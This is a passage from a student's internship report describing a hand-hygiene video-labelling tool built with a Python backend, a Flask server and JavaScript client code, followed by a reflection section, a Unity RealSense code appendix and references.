
Saving progress mid-labelling A feature request of the backend is that the user could stop in the middle of labelling a video, return at a later time, and come back to the same state. In Python, when a programme is signalled to stop mid-execution, a *KeyboardInterrupt* exception is thrown, and this exception is caught to save the state. In the normal execution of the recursive function, when it finishes, it returns an empty list, but if it ends with a *KeyboardInterrupt* being thrown, a list with the frame intervals is included in the return value, then the parent recursive calls appends the segmented results dictionary described above, as well as the list of frame intevals that it is labelling (the top level call will have a frame interbal of [[0, maximum_frame]]). Extending the above example, if the subclasses of class 2 were being labelled and the user stopped the programme, the return value of the top level recursive function would be as follows.

```
1    return_value = [[[7, 9], [11, 14]], { -1: [[0, 1], [6, 6], [10,
     10]], 1:  [[2, 5]], 2:  [[7, 9], [11, 14]]}, [[0, 14]]]
2    # summary: return_value = [frame_interval, segmented_results,
    frame_interval]
3    # This is where there was one level of recursion, if there was
    two levels of recursion, it would look like this
4    # summary: return_value = [frame_interval, segmented_results,
    frame_interval, segmented_results, frame_interval]
5    # In general, the amount of levels of recursion is length((
    return_value - 1) / 2)
```

This return value, along with the results, and list of videos yet to be labelled are stored in file using Python's Pickle module (a built-in way of storing Python objects in File objects). When the user starts the programme again, if this Pickle file exists, it will reload the results, and call the recursive function again, and treat the return_value variable as a stack. From the above example, it will know that the sub class of class 2 is nect to be labelled, because it can match [[7, 9], [11, 14]] with the key value 2 in the dictionary, and that class 1 has already been labelled because it calls itself in numerical order.

Miscellaneous For Surewash, my supervisor asked me to record videos at 30 frames/second, one problem with this is that a hand hygiene session usually takes 25-30 seconds or more, which corresponds to 750-900 frames. It was suggested that a preprocessing step could be taken to only label frames that are sufficiently differant from each other, but given the time constraints of the project, I determined that this would not be a feasible feature to implement, so

a compromise is to only label every second frame. This option can be set by setting a boolean called *half_frames* to True.

A request of the researchers at Trinity was that more than one ROI region could be marked up, so an Integer value can be set to determine how many ROI regions are to be marked, this value is then passed to the frontend which formats the webpage appropriately.

Final results The actual output of the backend, the markup for each video is saved in JSON format Bray 2017. There is one file per ROS-bag file, each JSON file contains one JS object. The object contains key-value pairs for the video name, whether only every second frame was marked, the number of ROI, the date, the user who marked the video (determined from the Python *os.getlogin()* function which returns the name of the User account on the computer), as well as the data. The data is itself a JS object with key-value pairs for each frame. Each from is a JS object containing each ROI, as well as the class. Note that the below example ommitts frames 4-164 for the sake of brevity, the JSON file also does not contain any newline character sequences.


```
{
    "VIDEO_NAME": "20190626_121748.bag",
    "HALFFRAMES": false,
    "NUM_ROI": 1,
    "DATE": {"YEAR": 2019, "MONTH": 6, "DAY": 27, "HOUR": 10, "
   MINUTE": 1, "SECOND": 25},
    "USER": "Daniel",
    "DATA": {
        "0": {"ROI": {"0": [0.23055555555555557,
   0.3802469135802469, 0.7601851851851852, 0.9975308641975309]}, "
   CLASS": [2, 1, 1]},
        "1": {"ROI": {"0": [0.23055555555555557,
   0.3802469135802469, 0.7601851851851852, 0.9975308641975309]}, "
   CLASS": [3]},
        "2": {"ROI": {"0": [0.23055555555555557,
   0.3802469135802469, 0.7601851851851852, 0.9975308641975309]}, "
   CLASS": [4, 1]},
```

```
11          "3": {"ROI": {"0": [0.23055555555555557,
    0.3802469135802469, 0.7601851851851852, 0.9975308641975309]}, "
    CLASS": [4, 1]},
12          ...
13          "165": {"ROI": {"0": [0.23055555555555557,
    0.3802469135802469, 0.7601851851851852, 0.9975308641975309]}, "
    CLASS": [3]},
14  }
```

3.2 Labelling - Frontend

Since the front is a web app, the code is divided into two parts, the server code, and the client code. The layout of the output is as follows:

$$\begin{bmatrix} (x_{10} & y_{10} & x_{20} & y_{20})_n & c_0 \\ (x_{11} & y_{11} & x_{21} & y_{21})_n & c_1 \\ (x_{12} & y_{12} & x_{22} & y_{22})_n & c_2 \\ (x_{13} & y_{13} & x_{23} & y_{23})_n & c_3 \\ \vdots & \vdots & \vdots & \vdots & \vdots \\ (x_{1n} & y_{1n} & x_{2n} & y_{2n})_n & c_n \end{bmatrix}$$

$$x, y \in \mathbb{R}[0, 1]$$

$$c, n \in \mathbb{Z}$$

The x and y values represent coordinates describing an ROI box (top left, and bottom right), n denotes how many ROI regions there are to mark up (e.g. if there were two ROI regions to markup, there would be nine columns in the matrix, and thirteen columns if there were three columns to markup etc.), and the c value represents the class (the classes must be encoded in integer form). Each row represents one frame. By default, all values are set to -1 to denote that they have either not been labelled, or are 'ambiguous'. The coordinates represent the ROI in a proportional system, so if the image is 350 pixels wide, and a y coordinate was 0.22, then that would refer to the 77th pixel. The coordinates are represented proportionally because the original video is scaled from the original BAG file, and since the ROI box does not have to be precisely correct, this system is acceptable in my opinion. In the markup file, the x and y values are represented by floating point values, and the class values are signed integers.

3.2.1 Server Code

This is primarily a Flask app The Pallets Team 2019. Flask is a Python web framework, similar in concept to Django but without the model layer, and web security features, which are not necesasary for this application. It is thus easier to write an application in Flask as opposed to Django. Flask applications are divided into two main areas, the view, and the template. The view is a series of functions that define HTTP POST and HTTP GET requests Fielding et al. 1999. When a HTTP request is made, if the response contains a body, the relevant template (which can contain a file with special escape sequences for adding variables defined in the view, including conditional formatting) is returned, with all of the escape sequences evaluated. In this context of this application, all of the template files are HTML files. The HTML page that the server serves to the client contains the path to the video to be marked (which is specified when starting the flask app from the backend application), it also formats the class buttons, based on what it sees in the */static/classes* folder. Before the backend application starts the flask app, it copies the current classes to the classes folder.

The server acts 'dumb', its main task apart from serving the client application initially to the web browser is to take the marked up data and save it, it does not do any processing with the data itself. The view exposes a HTTP GET, and HTTP POST method for downloading and uploading the markup data, as a fail-safe, the client also pushes the current markup every three seconds via a seperate HTTP POST request. As described above, when the user presses the *Next* button, it outputs the data to the standard output in a character sequence, which is followed by a ? delimiter, which is used instead of a newline character due to difficulties with it being formatted as a literal
n, and not the os newline charater, using ? was a simple workaround. If the user presses the *Stop* button instead, the server is also stopped, but at the end of the character sequence, 'STOP?' is appended, which signals to the backend application to stop and save the progress to resume at a later time.

3.2.2 Client Code

All of the logic for marking up the data happens in the client code, and since this is a web application, all of this code is written in JavaScript. The results are stored in an array of arrays. Each entry in the parent array corresponds to a frame, and each array in that corresponds to the coordinates, and class for that frame. Every time the video is played, paused, its frame put forward, or backward, it triggers a method to push the array back to the server using a Jquery

AJAX method.

Classes The class is marked simply by pressing a button for what the class is for the currently displayed frame, it finds the buttons by looking in an appropriate directory within the app folder. The currently displayed frame is obtained with the following function:

```
function return_current_frame() {
    var curr_frame = Math.floor(theVideo.currentTime*frameRate);
    if(curr_frame >= frame_count) {
        curr_frame = frame_count - 1;
    }
    return curr_frame;
}
```

Since HTML5 video does not expose a way to get the frame number directly, it has to be obtained by multiplying the current time by the frame rate. Since there also is no way of determening the frame rate directly, a server-side HTTP GET method is used which uses ffprobe to determine the frame rate and push that to the client side using a Jquery AJAX method.

ROI Finding a way to mark ROI from a web browser is more difficult, since there weren't any out of the box solutions that existed as far as I could see. The solution involved using a Javascript library called Cropper.js Chen Fengyuan 2019. This library is designed to load an image in for marking an area to crop. It was adapted to this solution by overlaying it on the video using some CSS, and every time the video frame changed, the current cropped coordinates were obtained and saved to the results matrix. The method of overlaying led to issues with the coordinates that it outputted did not correspond to the video resolution due to the nature of this solution. The x coordinates ranged from 0, to the width of the HTML5 canvas element, which means that this can be converted to proportional coordinates (mentioned above) easily. The y coordinates on the other hand presented more issues, since they ranged from approximately $[-9.44, 159.31]$ using a 16:9 aspect, and I could not source a reasonable explanation as to why this was the case. This quirk was consistent across browers and operating systems. The initial solution to convert the y coordinates to proportional coordinates was to them to a line with $y = mx + c$ using the coordinates $(-9.44, 0)$ and $(159.31, 1)$. To prevent edge cases straying above 1, or below zero, the output values were clamped between these two values. The final code to do the conversion looks like the following. This solution did not work for differant aspect ratios however. After trial, and error, I found that the height of the video was directly proportional

to the aspect ratio, so in the below example, a 4:3 aspect ratio for the video meant that it would have a total height of 225, and if the aspect ratio was changed to 16:9, it could be calculated by obtaining by using that aspect ratio.

```
function get_proportional_coordinates(cropper_instance, x1_func,
   y1_func, x2_func, y2_func) {
    var curr_width = cropper_instance.getCanvasData().naturalWidth;
    var natural_height = cropper_instance.getImageData().
   naturalHeight;
    var gross_height = ( (225 / (405 / 540) ) * ( cropper_instance.
   getContainerData().height / cropper_instance.getContainerData().
   width ) );
    var overspill = (gross_height - natural_height) / 2;

    var y1_proportional = (y1_func + overspill) / gross_height;
    var y2_proportional = (y2_func + overspill) / gross_height;
    var x1_proportional = x1_func / curr_width;
    var x2_proportional = x2_func / curr_width;

    if      (y1_proportional > 1)   y1_proportional = 1;
    else if (y1_proportional < 0)   y1_proportional = 0;

    if      (y2_proportional > 1)   y2_proportional = 1;
    else if (y2_proportional < 0)   y2_proportional = 0;

    if      (x1_proportional > 1)   x1_proportional = 1;
    else if (x1_proportional < 0)   x1_proportional = 0;

    if      (x2_proportional > 1)   x2_proportional = 1;
    else if (x2_proportional < 0)   x2_proportional = 0;

    return {
        x1_proportional: x1_proportional,
        y1_proportional: y1_proportional,
```

```
            x2_proportional: x2_proportional,
            y2_proportional: y2_proportional,
        }
}
}
```

3.3 Comparison

Two differant markups of the same video are compared with a Python script. The task is divided into two parts, one camparing the class markup, and one comparing the class markup. To compare the class markup, each input is treated as a vector the process is first subtract one vector from the another, then from that output vector, produce another output vector where the output is one for non zero-values, and zero for zero values. The final result is an array of binary, where the index corresponds to the frame number. Since no markup is likely to be exactly the same, a threshold can be used whereby if the length of a sequence of ones is larger than that threshold, the programme can output that the two markups disagree at those points.

A summary of the process can be seen in Figure 10. Let $\boldsymbol{a}$, $\boldsymbol{b}$ be vectors ($n \times 1$ column matrix, where $n \in \mathbb{N}$ is the number of frames) denoting the marked up classes, where $\boldsymbol{a}_i, \boldsymbol{b}_i \in \mathbb{Z}$. The final binary array is $\boldsymbol{d}$.

$$f(\boldsymbol{x}) = \begin{cases} 1 & \text{otherwise} \\ 0 & \text{if } x_i = 0 \end{cases}$$

$$\boldsymbol{c} = \boldsymbol{a} - \boldsymbol{b}$$

$$\boldsymbol{d} = f(\boldsymbol{c})$$

Figure 10

The process of comparing the ROI region is as follows. The distance between the two coordinate pairs for each markup is compared using $\sqrt{(x_2 - x_1)^2 + (y_2 - y_1)^2}$ and both pairs are added together. This will produce a vector of positive real numbers, a binary version of this vector is produced where the value exceeds some threshold, and thus a vector like that of $\boldsymbol{d}$ above is produced.

A summary of the process is in Figure 11. Let $\boldsymbol{A}$, $\boldsymbol{B}$ be an $n \times 4$, matrix where $\boldsymbol{A}_{ij}, \boldsymbol{B}_{ij} \in \mathbb{R}^{n \times 4}$, $n \in \mathbb{N}$ is the number of frames, $\boldsymbol{A}_{i1} \equiv x_1$, $\boldsymbol{A}_{i2} \equiv y_1$, $\boldsymbol{A}_{i3} \equiv x_2$, $\boldsymbol{A}_{i4} \equiv y_2$, and the same for $\boldsymbol{B}$. T is

the threshold.

$$\boldsymbol{c} = \begin{bmatrix} \sqrt{(B_{11} - A_{11})^2 + (B_{12} - A_{12})^2} + \sqrt{(B_{13} - A_{13})^2 + (B_{14} - A_{14})^2} \\ \sqrt{(B_{21} - A_{21})^2 + (B_{22} - A_{22})^2} + \sqrt{(B_{23} - A_{23})^2 + (B_{24} - A_{24})^2} \\ \vdots \\ \sqrt{(B_{n1} - A_{n1})^2 + (B_{n2} - A_{n2})^2} + \sqrt{(B_{n3} - A_{n3})^2 + (B_{n4} - A_{n4})^2} \end{bmatrix}$$

$$f(\boldsymbol{x}) = \begin{cases} 1 & \text{otherwise} \\ 0 & \text{if } x_i < \mathsf{T} \in \mathbb{R} \end{cases}$$

$$\boldsymbol{d} = f(\boldsymbol{c})$$

Figure 11

The optimal values for the thresholds mentioned are subjective, and depend on how one might want to balance time constraints with accuracy of the markup.

4 Conclusion

4.1 Learning Outcomes

4.1.1 Group Projects

I worked on this project with my fellow intern Guarav. This was the first proper project where I had to work as part of a group in a professional enviornment. I learned how to split the tasks of this project, based on the strengths and weaknesses of both of us, as well as the importance of reviewing each other's work.

4.1.2 Programming design

Exception Handling This was the first time where I made use of exception handling. I learned how putting code in try..catch statements can be used to handle exceptional scenarios within programme execution, and how using this idea can lead to cleaner, more comprehensible code.

Recursion I learned how recursion can be used to parse tree data structures, and how it can be used as an alternative to iterative methods for solving certain classes of problems.

Inter-Process Communication I learned how to use a pipeline, and how it can be used to divide a programme into distinct parts, and how that can lead to a more understandable solution.

Part VII

Conclusion

1 Goals

I set three targets when I started my internship; improve my skills in programme design, improve my time management skills, and improve my presentation skills.

1.1 Improve my skills in programme design

Most of my delivarables at Surewash involved code, which was predominantly Python. Having started with very little exposure to Python, I now feel confident reading and writing Python code. I have also gained experience with the soft skills of Python, such as what libraries are available, which means that I can now make a more informed decision as to what development path to take if I am given a new problem to solve using Python.

As well as Python, I also produced deliverables in C, C sharp, and Java, which has improved my understanding of those languages.

1.2 Improve my time management skills

I improved my time-management skills by learning to use tools that can streamline my workflow.

1.3 Improve my presentation skills and public speaking skills

Given my experience at the start of my time at Surewash, I anticipated that I would continue to make presentations to my work colleagues, but this turned out not to be the case. I did improve my presentation skills however in documenting my work. Typically at the conclusion of a project, I would be asked to write a document describing how my solution works, both from a technical, and non-technical perspective.

2 Reflection

Insert paragraph reflecting on internship

Appendices

A Realsense Unity Solution

```
public class RsAndroidScript : MonoBehaviour
{
    // JVM objects
    private AndroidJavaObject Pipe;
    private AndroidJavaObject FrameSet;
    private AndroidJavaObject ColourFrame;
    private AndroidJavaObject DepthFrame;
    // Unity types to display feed
    private Texture2D tex;
    public RawImage img;
    private byte[] RsColourStream;
    private byte[] RsDepthStream;
    // Size of RGB video frame in bytes
    private static int colourSize;
    private static int depthSize;
    // Start is called before the first frame update
    void Start()
    {
        // Set up the RS feed
        Pipe = new AndroidJavaObject("com.intel.realsense.
   librealsense.Pipeline");
        Pipe.Call("unityStart");
        // Find out the resolution of the feed
    FrameSet = Pipe.Call<AndroidJavaObject>("waitAlignedFrames");
    ColourFrame = FrameSet.Call<AndroidJavaObject>("unityFirst");
    DepthFrame = FrameSet.Call<AndroidJavaObject>("
   unityDepthFirstZ16");
    AndroidJavaObject VideoColourFrame = new
```

```
27          AndroidJavaObject("com.intel.realsense.librealsense.
    VideoFrame",
28          ColourFrame.Call<long>("unityGetHandle"));
29      AndroidJavaObject VideoDepthFrame = new
30          AndroidJavaObject("com.intel.realsense.librealsense.
    VideoFrame",
31          DepthFrame.Call<long>("unityGetHandle"));
32      // Assumes an RGB feed is being used for colour. If, for
    example, an RGBA feed is
33          used, the 3 would have to be changed to a 4.
34      colourSize = VideoColourFrame.Call<int>("getWidth") *
35          VideoColourFrame.Call<int>("getHeight") * 3;
36      depthSize = VideoDepthFrame.Call<int>("getWidth") *
37          VideoDepthFrame.Call<int>("getHeight") * 2;
38      RsColourStream = new byte[colourSize];
39      RsDepthStream = new byte[depthSize];
40      tex = new Texture2D(VideoColourFrame.Call<int>("getWidth"),
41          VideoColourFrame.Call<int>("getHeight"), TextureFormat.
    RGB24, false);
42      VideoColourFrame.Dispose();
43      VideoDepthFrame.Dispose();
44  }
45  // Update is called once per frame
46  void Update()
47  {
48      // Obtain the next frame
49      FrameSet = Pipe.Call<AndroidJavaObject>("waitAlignedFrames");
50      ColourFrame = FrameSet.Call<AndroidJavaObject>("unityFirst");
51      DepthFrame = FrameSet.Call<AndroidJavaObject>("
    unityDepthFirstZ16");
52      // API call to allocate memory in JVM for frame
53      ColourFrame.Call("allocateUnityArray", colourSize);
54      DepthFrame.Call("allocateUnityArray", depthSize);
```

```
55      // API call to RS backend to copy data to byte array in JVM
56      ColourFrame.Call("unityGetData");
57      DepthFrame.Call("unityGetData");
58      // Clear RS buffer
59      FrameSet.Call("close");
60      ColourFrame.Call("close");
61      DepthFrame.Call("close");
62      // Copy frame data from JVM to Unity VM
63      RsColourStream = ColourFrame.Get<byte[]>("mUnityByteArray");
64      RsDepthStream = DepthFrame.Get<byte[]>("mUnityByteArray");
65      // Free Java objects from the stack
66      FrameSet.Dispose();
67      ColourFrame.Dispose();
68      DepthFrame.Dispose();
69          // Load frame data to a texture and display on screen
70          tex.LoadRawTextureData(RsColourStream);
71          tex.Apply();
72          img.texture = tex;
73  }
74      void OnDisable()
75      {
76          Pipe.Call("unityStop");
77          Pipe.Dispose();
78      }
79  }
```

References

Amirtahmasebi, Kasra, Seyed Reza Jalalinia, and Saghar Khadem (2009). “A survey of SQL injection defense mechanisms”. In: *2009 International Conference for Internet Technology and Secured Transactions,(ICITST)*. IEEE, pp. 1–8.

Android Development Team (2019). *Android Runtime (ART) and Dalvik*. Accessed: 22-07-2019. URL: https://source.android.com/devices/tech/dalvik.

Barry, B. et al. (Mar. 2015). “Always-on Vision Processing Unit for Mobile Applications”. In: *IEEE Micro* 35.2. ISSN: 0272-1732. DOI: 10.1109/MM.2015.10.

Boutell, T et al. (1997). “RFC 2083: PNG (Portable Network Graphics) Specification”. In: *IETF, March*.

Bray, T (2017). *RFC 8259: The JavaScript Object Notation (JSON) Data Interchange Format. Internet Engineering Task Force (IETF)*.

Chartrand, Gary, Linda Lesniak, and Ping Zhang (2010). *Graphs & digraphs*. Chapman and Hall/CRC.

Chen Fengyuan (2019). *Cropper.js*. Accessed: 09-06-2019. URL: https://github.com/fengyuanchen/cropperjs.

Chollet, François et al. (2015). *Keras*. URL: https://keras.io.

Codd, E. F. (June 1970). “A Relational Model of Data for Large Shared Data Banks”. In: *Commun. ACM* 13.6, pp. 377–387. ISSN: 0001-0782. DOI: 10.1145/362384.362685. URL: http://doi.acm.org/10.1145/362384.362685.

Deng, J. et al. (2009). “ImageNet: A Large-Scale Hierarchical Image Database”. In: *CVPR09*.

Di Lucca, Giuseppe A et al. (2004). “Identifying cross site scripting vulnerabilities in web applications”. In: *Proceedings. Sixth IEEE International Workshop on Web Site Evolution*. IEEE, pp. 71–80.

Dijkstra, Edsger W (1959). “A note on two problems in connexion with graphs”. In: *Numerische mathematik* 1.1, pp. 269–271.

FFmpeg Developers (2019). *ffmpeg tool (Version 4.1.2) [Software]*. Accessed: 05-06-2019. URL: http://ffmpeg.org/.

Fielding, Roy et al. (1999). *Hypertext transfer protocol–HTTP/1.1*. Tech. rep.

Ghosh, Anarta et al. (2013). “Pilot evaluation of a ward-based automated hand hygiene training system”. In: *American journal of infection control* 41.4, pp. 368–370.

Ghosh, A et al. (2011). “The impact of real-time computerised video analysis and feedback on hand hygiene practice and technique on a surgical ward”. In: *BMC proceedings*. Vol. 5. 6. BioMed Central, O52.

Halfond, William G, Jeremy Viegas, Alessandro Orso, et al. (2006). “A classification of SQL-injection attacks and countermeasures”. In: *Proceedings of the IEEE International Symposium on Secure Software Engineering*. Vol. 1. IEEE, pp. 13–15.

Hardkernel co., Ltd. (2018). *ODROID-XU4*. Accessed: 26-05-2019. URL: https://wiki.odroid.com/odroid-xu4/odroid-xu4.

Hopfield, John J (1982). “Neural networks and physical systems with emergent collective computational abilities”. In: *Proceedings of the national academy of sciences* 79.8, pp. 2554–2558.

Intel Corporation (2018). *Working with Recorded Camera Data from RealSense D400 series*. Accessed: 05-06-2019. URL: https://software.intel.com/en-us/blogs/2018/12/13/working-with-recorded-camera-data-from-realsense-d400-series.

Jazzband (2019). *Django Axes repository*. Accessed: 18-03-2019. URL: https://github.com/jazzband/django-axes.

Lacey G, Llorca DF (May 2007). *A hand washing monitoring system*. Irish Patent 2015665.

Martin Abadi et al. (2015). *TensorFlow: Large-Scale Machine Learning on Heterogeneous Systems*. Software available from tensorflow.org. URL: https://www.tensorflow.org/.

Microsoft Corporation (2016). *Introduction to operating system deployment in System Center Configuration Manager*. Accessed: 29-07-2019. URL: https://docs.microsoft.com/en-us/sccm/osd/understand/introduction-to-operating-system-deployment.

Oh, Kyoung-Su and Keechul Jung (2004). “GPU implementation of neural networks”. In: *Pattern Recognition* 37.6, pp. 1311–1314. ISSN: 0031-3203.

Pierce, Benjamin C and C Benjamin (2002). *Types and programming languages*. MIT press, pp. 4–9.

Rumelhart, David E, Geoffrey E Hinton, Ronald J Williams, et al. (1988). “Learning representations by back-propagating errors”. In: *Cognitive modeling* 5.3, p. 1.

Sharif Razavian, Ali et al. (June 2014). “CNN Features Off-the-Shelf: An Astounding Baseline for Recognition”. In: *The IEEE Conference on Computer Vision and Pattern Recognition (CVPR) Workshops*.

Simonyan, Karen and Andrew Zisserman (2014). “Very deep convolutional networks for large-scale image recognition”. In: *arXiv preprint arXiv:1409.1556*.

Suki Lau (2017). *Learning Rate Schedules and Adaptive Learning Rate Methods for Deep Learning*. Accessed: 27-07-2019. URL: https://towardsdatascience.com/learning-rate-schedules-and-adaptive-learning-rate-methods-for-deep-learning-2c8f433990d1.

Sun Shiau, Wang and Tsai (2012). *Clonezilla: A Next Generation Clone Solution for Cloud*. Accessed: 18-03-2019. URL: https://clonezilla.org/lecture-materials/010_OSC_Tokyo_Fall_2012/slides/OSC-Fall-Tokyo-2012-v9.pdf.

The Mono Project (2019). Accessed: 22-07-2019. URL: https://www.mono-project.com.

The Pallets Team (2019). *Flask*. Accessed: 08-06-2019. URL: http://flask.pocoo.org.

Unity Technologies (2019). *AndroidJavaObject Documentation*. Accessed: 24-07-2019. URL: https://docs.unity3d.com/ScriptReference/AndroidJavaObject.html.

Van der Walt, S., S. C. Colbert, and G. Varoquaux (Mar. 2011). "The NumPy Array: A Structure for Efficient Numerical Computation". In: *Computing in Science Engineering* 13.2, pp. 22–30. ISSN: 1521-9615. DOI: 10.1109/MCSE.2011.37.

Wiegand, Thomas et al. (2003). "Overview of the H. 264/AVC video coding standard". In: *IEEE Transactions on circuits and systems for video technology* 13.7, pp. 560–576.

World Health Organization (2009). *WHO Guidelines on Hand Hygiene in Health Care*. Accessed: 17-03-2019. URL: https://apps.who.int/iris/bitstream/handle/10665/44102/9789241597906_eng.pdf;sequence=1.

Yergeau, Franois (1996). "UTF-8, a transformation format of Unicode and ISO 10646". In:

Zeller, William and Edward W Felten (2008). "Cross-site request forgeries: Exploitation and prevention". In: *Bericht, Princeton University*.